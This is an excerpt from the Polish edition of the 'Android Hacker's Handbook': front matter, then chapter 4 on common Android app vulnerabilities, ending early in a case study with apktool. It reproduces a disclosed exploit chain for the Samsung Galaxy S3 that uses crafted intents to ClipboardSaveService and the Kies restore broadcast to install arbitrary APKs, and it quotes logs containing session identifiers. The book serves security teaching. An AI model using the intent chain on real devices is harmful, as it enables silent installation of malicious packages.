WILEY

Helion

Android™ Podręcznik Hackera

Joshua J. Drake | Pau Oliva Fora | Zach Lanier
Collin Mulliner | Stephen A. Ridley | Georg Wicherski

Tytuł oryginału: Android™ Hacker's Handbook

Tłumaczenie: Andrzej Stefański

ISBN: 978-83-246-9940-7

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: *helion@helion.pl*
WWW: *http://helion.pl* (księgarnia internetowa, katalog książek)

Pliki z przykładami omawianymi w książce można znaleźć pod adresem:
ftp://ftp.helion.pl/przyklady/andrph.zip

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/andrph
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

Rozdział

4

Przegląd bezpieczeństwa aplikacji

Bezpieczeństwo aplikacji było bardzo istotnym zagadnieniem, zanim jeszcze Android powstał. Na początku szaleństwa z aplikacjami webowymi programiści stadnie ruszyli w kierunku szybkiego tworzenia aplikacji, pomijając podstawowe praktyki zapewniające bezpieczeństwo lub korzystając z frameworków bez odpowiedniej kontroli zabezpieczeń. Z nadejściem aplikacji mobilnych powtórzyło się to samo. Ten rozdział rozpoczyna się od omówienia kilku częstych problemów z bezpieczeństwem androidowych aplikacji. Na koniec przedstawione są dwa studia przypadków pokazujących odkrycie i wykorzystanie luk w aplikacjach za pomocą popularnych narzędzi.

Częste błędy


W tradycyjnie zabezpieczonych aplikacjach można znaleźć wiele problemów, które często pojawiają się podczas testów bezpieczeństwa i w raportach podatności. Problemy mogą być różnego rodzaju — od wycieków wrażliwych informacji do krytycznych słabości umożliwiających wykonanie kodu lub poleceń. Androidowe aplikacje nie są odporne na tego typu błędy, choć sposoby wykorzystania tych błędów mogą różnić się od tych stosowanych w przypadku tradycyjnych aplikacji.

W tym podrozdziale omówione są niektóre problemy z bezpieczeństwem typowo odkrywane podczas testowania bezpieczeństwa aplikacji androidowych oraz jawnych badań. Nie jest to oczywiście wyczerpująca lista. Jest bardzo prawdopodobne, że wraz z rozpowszechnianiem się dobrych praktyk programistycznych związanych z bezpieczeństwem aplikacji oraz rozwojem API Androida pojawią się nowe luki, a może nawet nowe klasy problemów.

Problemy z uprawnieniami aplikacji

Przy obecnym poziomie grupowania w przyjętym modelu uprawnień Androida występują sytuacje, gdy programiści żądają większego zakresu uprawnień dla aplikacji, niż jest to konieczne. Takie zachowanie może wynikać z niekonsekwencji w mechanizmach kontroli uprawnień i ich dokumentacji. Choć dokumentacja udostępniona programistom omawia większość wymagań dotyczących uprawnień dla klas i metod, nie są to informacje w stu procentach kompletne ani nawet w stu procentach poprawne. Grupy badawcze usiłowały identyfikować tego typu niekonsekwencje na różne sposoby. Na przykład w 2012 roku Andrew Reiter i Zach Lanier próbowali wykonać mapę wymagań uprawnień dla API Androida dostępnego w AOSP (Android Open Source Project). Doprowadziło to do kilku interesujących wniosków dotyczących tych problemów.

Podczas tej próby odkryli oni m.in. niespójności pomiędzy dokumentacją i implementacją niektórych metod w klasie `WiFiManager`. Przykładowo dokumentacja nie wspomina o wymaganiach uprawnień dla metody `startScan`. Rysunek 4.1 zawiera zrzut ekranu z dokumentacji dla programistów Androida dotyczącej tej metody.


public boolean **startScan** () Since: API Level 1

Request a scan for access points. Returns immediately. The availability of the results is made known later by means of an asynchronous event sent on completion of the scan.

Returns


`true` if the operation succeeded, i.e., the scan was initiated

Rysunek 4.1. Dokumentacja metody startScan

Różni się to od rzeczywistego kodu źródłowego tej metody (w Androidzie 4.2), który zawiera wywołanie metody `enforceCallingOrSelfPermission`, sprawdzającej, czy wywołujący ją posiada uprawnienie `ACCESS_WIFI_STATE` poprzez `enforceChangePermission`:

```
public void startScan(boolean forceActive) {
    enforceChangePermission();
    mWifiStateMachine.startScan(forceActive);
    noteScanStart();
}
...
private void enforceChangePermission() {
    mContext.enforceCallingOrSelfPermission(android.Manifest.permission.CHANGE_WIFI_STATE,
"WifiService");
}
```

Innym przykładem jest metoda `getNeighboringCellInfo` z klasy `TelephonyManager`, której dokumentacja określa wymagane uprawnienie `ACCESS_COARSE_UPDATES`. Rysunek 4.2 pokazuje zrzut ekranu z dokumentacji dla programistów Androida dotyczącej tej metody.


public List<NeighboringCellInfo> **getNeighboringCellInfo** ()

Returns the neighboring cell information of the device.

Returns

List of NeighboringCellInfo or null if info unavailable.

Requires Permission: {@link android.Manifest.permission#ACCESS_COARSE_UPDATES}

Rysunek 4.2. Dokumentacja getNeighboringCellInfo

Jednak zaglądając do kodu źródłowego klasy `PhoneInterfaceManager` (w Androidzie 4.2), która implementuje interfejs `Telephony`, można zobaczyć, że metoda `getNeighboringCellInfo` w rzeczywistości sprawdza obecność uprawnień `ACCESS_FINE_LOCATION` lub `ACCESS_COARSE_LOCATION`, niewymienianych w dokumentacji:

```
public List<NeighboringCellInfo> getNeighboringCellInfo() {
        try {
            mApp.enforceCallingOrSelfPermission(
                android.Manifest.permission.ACCESS_FINE_LOCATION, null);
        }catch (SecurityException e) {
        // If we have ACCESS_FINE_LOCATION permission, skip the check
        // for ACCESS_COARSE_LOCATION
        // A failure should throw the SecurityException from
        // ACCESS_COARSE_LOCATION since this is the weaker precondition
            mApp.enforceCallingOrSelfPermission(
                android.Manifest.permission.ACCESS_COARSE_LOCATION, null);
        }
```

Tego rodzaju przeoczenia, choć mogą wyglądać niewinnie, często prowadzą u części programistów do złych praktyk, takich jak przydzielanie zbyt małej liczby uprawnień (ang. *undergranting*) lub zbyt dużej liczby uprawnień (ang. *overgranting*). W pierwszym przypadku często pojawia się problem z działaniem aplikacji, objawiający się nieobsłużonym wyjątkiem `SecurityException`, prowadzącym do zatrzymania aplikacji. W drugim przypadku jest to bardziej problem bezpieczeństwa, ponieważ zawierająca błąd aplikacja ze zbyt dużym zakresem uprawnień może zostać wykorzystana przez inną aplikację do rozszerzenia uprawnień.

Przy analizowaniu aplikacji Androida pod kątem zbyt dużego zakresu uprawnień ważne jest, by porównać zakres wymaganych uprawnień z rzeczywistym przeznaczeniem aplikacji. Niektóre uprawnienia, jak `CAMERA` oraz `SEND_SMS`, mogą nie być potrzebne w samej aplikacji. Niezbędną funkcjonalność można osiągnąć, przekazując sterowanie do standardowej aplikacji Aparat lub Wiadomości, aby wykonały konieczną czynność (co jest bezpieczniejsze). Przykład omówiony w podrozdziale „Studium przypadku: Mobile Security App" pokazuje, jak sprawdzić, w których komponentach aplikacji dane uprawnienia są wykorzystywane.

Niezabezpieczone przesyłanie wrażliwych danych

Dzięki temu, że często poświęca się tej sprawie uwagę, ogólna świadomość konieczności zabezpieczania kanału transmisji danych (np. SSL, TLS itp.) jest dość wysoka. Niestety, nie zawsze przekłada się to na świat aplikacji mobilnych. Prawdopodobnie z powodu braku umiejętności poprawnego zaimplementowania SSL lub TLS albo też z powodu nieuzasadnionego przekonania, że dane przesyłane przez sieć operatora są bezpieczne, twórcy aplikacji mobilnych czasem nie zabezpieczają wrażliwych danych podczas transmisji.

Ten problem objawia się na jeden lub więcej z poniższych sposobów:

- słabe szyfrowanie lub brak szyfrowania;
- silne szyfrowanie, ale brak obsługi ostrzeżeń dotyczących zabezpieczeń bądź błędów walidacji certyfikatów;
- użycie czystego tekstu przy problemach z szyfrowaniem;

- niespójne wykorzystanie zabezpieczeń transmisji w zależności od typu sieci (przykładowo w sieci komórkowej i przez Wi-Fi).

Do wykrycia problemów z niezabezpieczoną transmisją danych może wystarczyć samo przechwycenie danych wysyłanych z badanego urządzenia. Szczegóły dotyczące przygotowania ataku typu *man-in-the-middle* wykraczają poza zakres tej książki, ale istnieje wiele narzędzi i tutoriali opisujących wykonanie takiego ataku. W najprostszym przypadku emulator Androida umożliwia zarówno przekierowanie przesyłanych danych, jak i zapisywanie ruchu do pliku w formacie PCAP. Można to osiągnąć za pomocą opcji `-http-proxy` i `-tcpdump`.

Ważnym, znanym publicznie przykładem niezabezpieczonej transmisji danych była implementacja przez firmę Google protokołu autoryzacji `ClientLogin` w Androidzie od 2.1 do 2.3.4. Ten protokół umożliwia aplikacjom żądanie autoryzacji konta użytkownika Google, a to z kolei można później wykorzystać do dalszej komunikacji z API wybranej usługi.

W 2011 roku badacze z University of Ulm ustalili, że aplikacje Kalendarz i Kontakty w Androidzie 2.1 do 2.3.3 oraz usługa Picasa Sync w Androidzie 2.3.4 przesyłały token uwierzytelniający Google `ClientLogin` czystym tekstem za pomocą protokołu HTTP. Po uzyskaniu takiego tokena atakujący może wykorzystać go do podszywania się pod użytkownika. Ponieważ istnieje wiele narzędzi i technik przeprowadzania ataków typu *man-in-the-middle* w sieciach Wi-Fi, przechwycenie takiego tokena jest stosunkowo łatwe i może mieć złe następstwa dla użytkowników złośliwych lub niezabezpieczonych sieci Wi-Fi.

Więcej informacji na temat odkryć dotyczących implementacji `ClientLogin` dokonanych na University of Ulm można znaleźć pod adresem *www.uni-ulm.de/en/in/mi/staff/koenings/catching-authtokens.html*.

Przechowywanie niezabezpieczonych danych

Android oferuje wiele standardowych mechanizmów do przechowywania danych — są to współdzielone właściwości (ang. *Shared Preferences*), bazy danych SQLite oraz zwykłe pliki tekstowe. Dodatkowo każdy z tych kontenerów można utworzyć i wykorzystywać na różne sposoby — zarządzanym kodem, natywnym kodem lub za pomocą interfejsów, takich jak dostawcy treści (ang. *Content Providers*). Najczęstsze błędy to: przechowywanie wrażliwych danych w plikach tekstowych, tworzenie niezabezpieczonych dostawców treści (omówione dalej) oraz niebezpieczne uprawnienia do plików.

Dobrym przykładem zawierającym zarówno przechowywanie w plikach tekstowych, jak i niebezpieczne uprawnienia do plików jest klient Skype dla Androida, w którym odkryto te problemy w kwietniu 2011 roku. Jak zgłosił Justin Case (jcase) na stronie *http://AndroidPolice.com*, aplikacja Skype tworzyła pliki baz danych SQLite oraz pliki XML z takimi uprawnieniami, że były one udostępnione do odczytu i zapisu dla wszystkich. Ponadto ich zawartość nie była zaszyfrowana i zawierała dane konfiguracyjne oraz logi przesyłanych komunikatów tekstowych. Poniższy listing zawiera udostępniony przez jscae opis zawartości katalogu jego aplikacji Skype oraz część zawartości jednego z plików:

```
# ls -l /data/data/com.skype.merlin_mecha/files/jcaseap
-rw-rw-rw- app_152  app_152  331776 2011-04-13 00:08 main.db
-rw-rw-rw- app_152  app_152  119528 2011-04-13 00:08 main.db-journal
```

```
-rw-rw-rw- app_152  app_152   40960 2011-04-11 14:05 keyval.db
-rw-rw-rw- app_152  app_152    3522 2011-04-12 23:39 config.xml
drwxrwxrwx app_152  app_152         2011-04-11 14:05 voicemail
-rw-rw-rw- app_152  app_152       0 2011-04-11 14:05 config.lck
-rw-rw-rw- app_152  app_152   61440 2011-04-13 00:08 bistats.db
drwxrwxrwx app_152  app_152         2011-04-12 21:49 chatsync
-rw-rw-rw- app_152  app_152   12824 2011-04-11 14:05 keyval.db-journal
-rw-rw-rw- app_152  app_152   33344 2011-04-13 00:08 bistats.db-journal

# grep Default /data/data/com.skype.merlin_mecha/files/shared.xml
      <Default>jcaseap</Default>
```

Pomijając przechowywanie danych zapisanych czystym tekstem, niebezpieczne uprawnienia do plików były skutkiem wcześniejszego, słabiej nagłośnionego problemu z natywnym tworzeniem plików w Androidzie. Wszystkie bazy danych SQLite, pliki zawierające współdzielone preferencje oraz zwykłe pliki tworzone za pomocą interfejsów Java mają uprawnienia `0660`. Dzięki temu uprawnienie do odczytu i zapisu plików jest ograniczone do procesów mających taki sam identyfikator użytkownika UID lub grupy GID. Jednak gdy takie pliki są tworzone za pomocą kodu natywnego bądź zewnętrznych poleceń, proces aplikacji dziedziczy `umask` tworzącego go procesu, Zygote, o wartości 000, co oznacza, że pliki uzyskują uprawnienia pozwalające wszystkim na ich odczytywanie i zapisywanie. Klient Skype korzystał z kodu natywnego do wykonywania większości operacji, łącznie z tworzeniem i obsługą plików.

Uwaga **Od Androida 4.1 wartość `umask` dla Zygote została zmieniona na bezpieczniejszą wartość 077. Więcej informacji na temat tej zmiany znajduje się w rozdziale 12.**

Więcej informacji na temat odkryć w Skype ujawnionych przez jcase można znaleźć na stronie *www.androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-exposing-your-name-phone-number-chat-logs-and-a-lot-more/*.

Wycieki informacji przez logi

Mechanizm logów Androida jest wspaniałym źródłem wyciekających informacji. Dzięki temu, że programiści często korzystają z metod tworzących logi, z reguły podczas wyszukiwania błędów, aplikacje mogą logować wiele rzeczy, od komunikatów diagnostycznych do danych logowania lub innych wrażliwych informacji. Nawet procesy systemowe, takie jak `ActivityManager`, logują stosunkowo obszerne komunikaty na temat wywołań aktywności. Aplikacje posiadające uprawnienie `READ_LOGS` mogą uzyskać dostęp do tych komunikatów (za pomocą polecenia `logcat`).

Uwaga **Uprawnienie `READ_LOGS` nie jest już dostępne dla zewnętrznych aplikacji od Androida 4.1. Jednak w starszych wersjach oraz w przypadku urządzeń z pełnym dostępem zewnętrzne aplikacje mogą uzyskać dostęp do tych uprawnień, a także do polecenia `logcat`.**

Jako przykład dużej liczby informacji umieszczanych w logach przez `ActivityManager` może posłużyć poniższy listing:

```
I/ActivityManager(13738): START {act=android.intent.action.VIEW
dat=http://www.helion.pl/
cmp=com.google.android.browser/com.android.browser.BrowserActivity
(has extras) u=0} from pid 11352
I/ActivityManager(13738): Start proc com.google.android.browser for
activity com.google.android.browser/com.android.browser.BrowserActivity:
pid=11433 uid=10017 gids={3003, 1015, 1028}
```

Widać tutaj uruchomienie standardowej przeglądarki internetowej, prawdopodobnie po kliknięciu przez użytkownika na link w wiadomości e-mail lub SMS. Szczegóły przesłanej intencji są tutaj widoczne i zawierają adres odnośnika (*http://helion.pl/ksiazki/andrph.htm*) do strony odwiedzanej przez użytkownika. Choć ten prosty przykład może nie wyglądać na wielki problem, w tych warunkach pokazuje on możliwość zebrania informacji na temat stron przeglądanych przez użytkownika.

Bardziej przekonujący przykład nadmiernego logowania został odnaleziony w przeglądarce Firefox dla Androida. Neil Bergman zgłosił ten problem w systemie śledzenia błędów Mozilli w grudniu 2012 roku. Firefox dla Androida logował aktywności związane z przeglądaniem stron, w tym adresy odwiedzanych stron. W niektórych przypadkach zapisywane były identyfikatory sesji, co Neil wskazał w swoim zgłoszeniu błędów i dołączonym wyniku działania polecenia `logcat`:

```
I/GeckoBrowserApp(17773): Favicon successfullyloaded for URL =
https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3AB
I/GeckoBrowserApp(17773): Favicon is for current URL =
https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3AB
E/GeckoConsole(17773): [JavaScript Warning: "Error in parsingvalue for
'background'.Declaration dropped." {file:
"https://mobile.walmart.com/m/pharmacy;jsessionid=83CB330691854B071CD172D41DC2C3AB?wicket:book
markablePage=:com.wm.mobile.web.rx.privacy.PrivacyPractices"
line: 0}]
```

W takim przypadku złośliwa aplikacja (z dostępem do logów) mogła potencjalnie pobierać takie identyfikatory sesji i przejmować sesję ofiary w zdalnej aplikacji internetowej. Więcej szczegółów na temat tego błędu można znaleźć w systemie śledzenia błędów Mozilli pod adresem *https://bugzilla.mozilla.org/show_bug.cgi?id=825685*.

Niezabezpieczone zakończenia IPC

Wspólne zakończenia komunikacji międzyprocesowej (IPC) — usługi, aktywności, odbiorcy komunikatów oraz dostawcy treści — często nie są rozważane jako potencjalne punkty, na które może zostać przeprowadzony atak. Ponieważ są to zarówno źródła danych, jak i odbiorcy, sposób interakcji z nimi bardzo zależy od ich implementacji, a sposób wykorzystania ich słabości zależy od ich przeznaczenia. Na najprostszym poziomie zabezpieczanie tych interfejsów jest zazwyczaj realizowane za pomocą uprawnień aplikacji (standardowych lub autorskich). Przykładowo aplikacja może zdefiniować zakończenie IPC, które może być dostępne tylko za pomocą innych komponentów tej aplikacji, lub takie, do którego muszą mieć dostęp inne aplikacje posiadające odpowiednie uprawnienia.

W przypadku gdy zakończenie IPC nie zostanie odpowiednio zabezpieczone bądź złośliwa aplikacja uzyska wymagane uprawnienie, pojawiają się specyficzne problemy przy obu rodzajach zakończeń. Dostawcy treści dają dostęp do ustrukturyzowanych danych i przez to są one podatne

na różnego rodzaju ataki, takie jak wstrzykiwanie lub przeglądanie katalogów. Aktywności, jako komponenty prezentowane użytkownikowi, mogą potencjalnie zostać wykorzystane przez złośliwą aplikację w ataku modyfikującym interfejs użytkownika.

Odbiorcy komunikatów są często wykorzystywani do obsługi niejawnych intencji lub intencji z niedoprecyzowanymi kryteriami, jak zdarzenia systemowe. Przykładowo nadejście nowej wiadomości SMS powoduje rozesłanie przez podsystem telefonu niejawnej intencji z akcją `SMS_RECEIVED`. Zarejestrowani odbiorcy komunikatów z filtrem intencji dopasowanym do tej akcji odbierają ten komunikat. Jednak atrybut opisujący priorytet w filtrze intencji (nie tylko w odbiorcach komunikatów) może określać kolejność, w jakiej niejawna intencja jest doręczana, co może potencjalnie prowadzić do przechwytywania takich komunikatów.

Uwaga **Niejawne intencje to intencje bez określonego konkretnego adresata, podczas gdy jawne intencje są skierowane do konkretnej aplikacji i komponentu tej aplikacji (takiego jak `com. wiley.exampleapp.SomeActivity`).**

Jak zostało powiedziane w rozdziale 2., usługi umożliwiają aplikacji przetwarzanie danych w tle. Podobnie jak w przypadku odbiorców komunikatów i aktywności interakcja z usługami przebiega za pomocą intencji. Są w tym akcje, takie jak uruchomienie usługi, zatrzymywanie usługi lub podłączanie do usługi. Podłączona usługa może również udostępniać dodatkową warstwę specyficznych dla aplikacji funkcjonalności innym aplikacjom. Ponieważ są to autorskie funkcjonalności, programista może po prostu udostępnić metodę wykonującą dowolne polecenie.

Dobrym przykładem potencjalnych skutków wykorzystania niezabezpieczonego interfejsu IPC jest odkrycie dokonane przez Andre „sh4ka" Moulu w aplikacji *Kies* Samsunga dla Galaxy S3. Zauważył on, że *Kies*, aplikacja systemowa o szerokich uprawnieniach (nawet mająca uprawnienie `INSTALL_PACKAGES`), miała odbiorcę komunikatów przywracającego pakiety (APK) z katalogu */sdcard/restore*. Poniższy listing zawiera kod uzyskany przez sh4ka po dekompilacji kodu *Kies*:

```
public void onReceive(Context paramContext, Intent paramIntent)
{
    ...
    if (paramIntent.getAction().toString().equals(
      "com.intent.action.KIES_START_RESTORE_APK"))
    {
      kies_start.m_nKiesActionEvent = 15;
      int i3 = Log.w("KIES_START", "KIES_ACTION_EVENT_SZ_START_RESTORE_APK");
      byte[] arrayOfByte11 = new byte[6];
      byte[] arrayOfByte12 = paramIntent.getByteArrayExtra("head");
      byte[] arrayOfByte13 = paramIntent.getByteArrayExtra("body");
      byte[] arrayOfByte14 = new byte[arrayOfByte13.length];
      int i4 = arrayOfByte13.length;
      System.arraycopy(arrayOfByte13, 0, arrayOfByte14, 0, i4);
      StartKiesService(paramContext, arrayOfByte12, arrayOfByte14);
      return;
    }
```

W kodzie widać, że metoda `onReceive` przyjmuje intencję `paramIntent`. Wywołanie `getAction` sprawdza, czy wartość pola opisującego akcję w `paramIntent` to `KIES_START_RESTORE_APK`. Jeśli sprawdzenie da pozytywny rezultat, metoda pobiera kilka dodatkowych wartości, nagłówek i zawartość z `paramIntent`, a następnie wywołuje `StartKiesService`. Łańcuch wywołań doprowadza do tego, że *Kies* sprawdza zawartość */sdcard/restore* i instaluje wszystkie zapisane tam pakiety APK.

Aby umieścić swój własny APK w */sdcard/restore*, nie mając do tego uprawnień, sh4ka wykorzystał inny błąd, który dawał uprawnienie `WRITE_EXTERNAL_STORAGE`. W swoim tekście zatytułowanym *From 0 perm app to INSTALL_PACKAGES* sh4ka wykorzystał `ClipboardSaveService` w Samsungu Galaxy S3. Jest to zaprezentowane w poniższym listingu:

```
Intent intentCreateTemp= new Intent("com.android.clipboardsaveservice.
CLIPBOARD_SAVE_SERVICE");
intentCreateTemp.putExtra("copyPath", "/data/data/"+getPackageName()+
"/files/avast.apk");
intentCreateTemp.putExtra("pastePath",
"/data/data/com.android.clipboardsaveservice/temp/");
startService(intentCreateTemp);
```

Kod ten tworzy intencję skierowaną do `com.android.clipboardsaveservice.CLIPBOARD_SAVE_SERVICE`, a w dodatkowych danych przekazuje ścieżkę źródłową do swojego pakietu (w katalogu *files* swojego stworzonego na potrzeby ataku sklepu z aplikacjami) oraz ścieżkę docelową */sdcard/restore*. W końcu wywołanie `startService` wysyła tę intencję, a `ClipboardService` w efekcie kopiuje APK do */sdcard*. Wszystko to się dzieje, mimo że demonstracyjna aplikacja nie posiada uprawnienia `WRITE_EXTERNAL_STORAGE`.

Przysłowiowym gwoździem do trumny jest to, że przesłanie odpowiedniej intencji do *Kies* powoduje zainstalowanie dowolnego pakietu:

```
Intent intentStartRestore=
new Intent("com.intent.action.KIES_START_RESTORE_APK");
intentStartRestore.putExtra("head", new String("cocacola").getBytes());
intentStartRestore.putExtra("body", new String("cocacola").getBytes());
sendBroadcast(intentStartRestore);
```

Więcej informacji na temat pracy sh4ka można znaleźć na jego blogu pod adresem *http://sh4ka.fr/android/galaxys3/from_0perm_to_INSTALL_PACKAGES_on_galaxy_S3.html*.

Studium przypadku: Mobile Security App


W tym podrozdziale zostanie przeprowadzona ocena mobilnej aplikacji Android zabezpieczającej przed kradzieżą. Wprowadzone zostaną narzędzia i techniki do statycznej oraz dynamicznej analizy oraz sposoby wykonywania podstawowych operacji inżynierii wstecznej. Celem jest to, byś lepiej zrozumiał, jak atakować poszczególne komponenty tej aplikacji, i żebyś odkrył, jakie interesujące błędy mogą pomagać w tego typu staraniach.

Profilowanie

W fazie profilowania zbierasz ogólne informacje na temat aplikacji i uzyskujesz obraz tego, z czym przyjdzie Ci się zmierzyć. Zakładając, że masz niewiele informacji na temat aplikacji lub nie masz żadnych informacji na jej temat na początku (nazywane jest to zerową wiedzą albo czarną skrzynką), ważne jest, by dowiedzieć się czegoś o twórcy aplikacji, jej zależnościach i innych godnych uwagi

właściwościach, które ona posiada. Pomoże to ustalić, jakie techniki należy wykorzystać w kolejnych fazach, a nawet samo w sobie może doprowadzić do ujawnienia błędów w przypadku odkrycia, że używana jest biblioteka lub usługa internetowa ze znaną podatnością.


Najpierw ustal zastosowania aplikacji, jej twórcę oraz historię rozwoju bądź wersji. Wystarczy powiedzieć, że słabo zabezpieczone aplikacje udostępniane przez tego samego dewelopera mogą mieć podobne błędy. Rysunek 4.3 pokazuje podstawowe informacje na temat przykładowej aplikacji do odzyskiwania i ochrony przed kradzieżą na stronie internetowej Google Play.



Rysunek 4.3. Opis aplikacji w Google Play

Dokładniejszy przegląd tego wpisu pozwala ustalić, że wymaga ona wielu uprawnień. Po zainstalowaniu aplikacja ta będzie miała dużo uprawnień jak na dodatkowo instalowaną aplikację. Po kliknięciu zakładki z uprawnieniami na stronie internetowej Play można zobaczyć, jakich uprawnień ona wymaga, co pokazane jest na rysunku 4.4.

Korzystając z opisu i niektórych przedstawionych uprawnień, można wyciągnąć kilka wniosków. Na przykład opis wspomina o zdalnym blokowaniu, czyszczeniu oraz alarmach dźwiękowych, a to po połączeniu z żądaniem uprawnienia `READ_SMS` może doprowadzić do wniosku, że SMS jest wykorzystywany do przesyłania niewidocznych komunikatów, co jest dość powszechne w mobilnych aplikacjach antywirusowych. Warto zapamiętać to na później, ponieważ oznacza to, że może być konieczne przeanalizowanie kodu odbierającego SMS-a.



Rysunek 4.4. Niektóre z uprawnień wymaganych przez analizowaną aplikację

Analiza statyczna

Faza **analizy statycznej** (ang. *static analysis*) obejmuje analizę kodu i danych w aplikacji (oraz wspierających ją komponentach) bez uruchamiania aplikacji. Na początku obejmuje to identyfikację interesujących ciągów znaków, takich jak znajdujące się w kodzie URI, dane identyfikacyjne lub klucze. Następnie przeprowadzasz dodatkową analizę, by skonstruować diagramy wywołań, ustalić logikę aplikacji, przepływy i ustalić potencjalne problemy z bezpieczeństwem.

Choć Android SDK zawiera użyteczne narzędzia, takie jak `dexdump`, pozwalające zdekompilować *classes.dex*, użyteczne informacje można znaleźć też w innych plikach w APK. Większość tych plików ma nietypowe formaty, takie jak binarny XML, i może być trudno odczytać je za pomocą popularnych narzędzi, takich jak `grep`. Za pomocą narzędzia `apktool`, które można znaleźć pod adresem *https://code.google.com/p/android-apktool/*, można przekonwertować te zasoby na czysty tekst, a także zdekompilować kod wykonywalny maszyny Dalvik na format pośredni nazywany *smali* (tym formatem dokładniej zajmiemy się później).

Uruchom `apktoold` z nazwą pliku APK jako parametrem, aby zdekodować zawartość APK i umieścić jego zawartość w katalogu o takiej samej nazwie:

```
~$ apktool d ygib-1.apk
I: Baksmaling...
I: Loadingresource table...
...
I: Decodingvalues */* XMLs...
I: Done.
I: Copyingassets and libs...
```

Następnie za pomocą narzędzia `grep` można wyszukać interesujące ciągi znaków, takie jak adresy zasobów (URL) znajdujące się w aplikacji, co może pomóc w zrozumieniu komunikacji między tą aplikacją a serwisem internetowym. Można też wykorzystać `grep`, aby usunąć wszystkie odwołania do `schemas.android.com`, ciągu znaków opisującego popularną przestrzeń nazw XML:

```
~$ grep -Eir "https?://" ygib-1 |grep -v "schemas.android.com"

ygib-1/smali/com/yougetitback/androidapplication/settings/xml/
XmlOperator.smali:
const-string v2, "http://cs1.ucc.ie/~yx2/upload/upload.php"
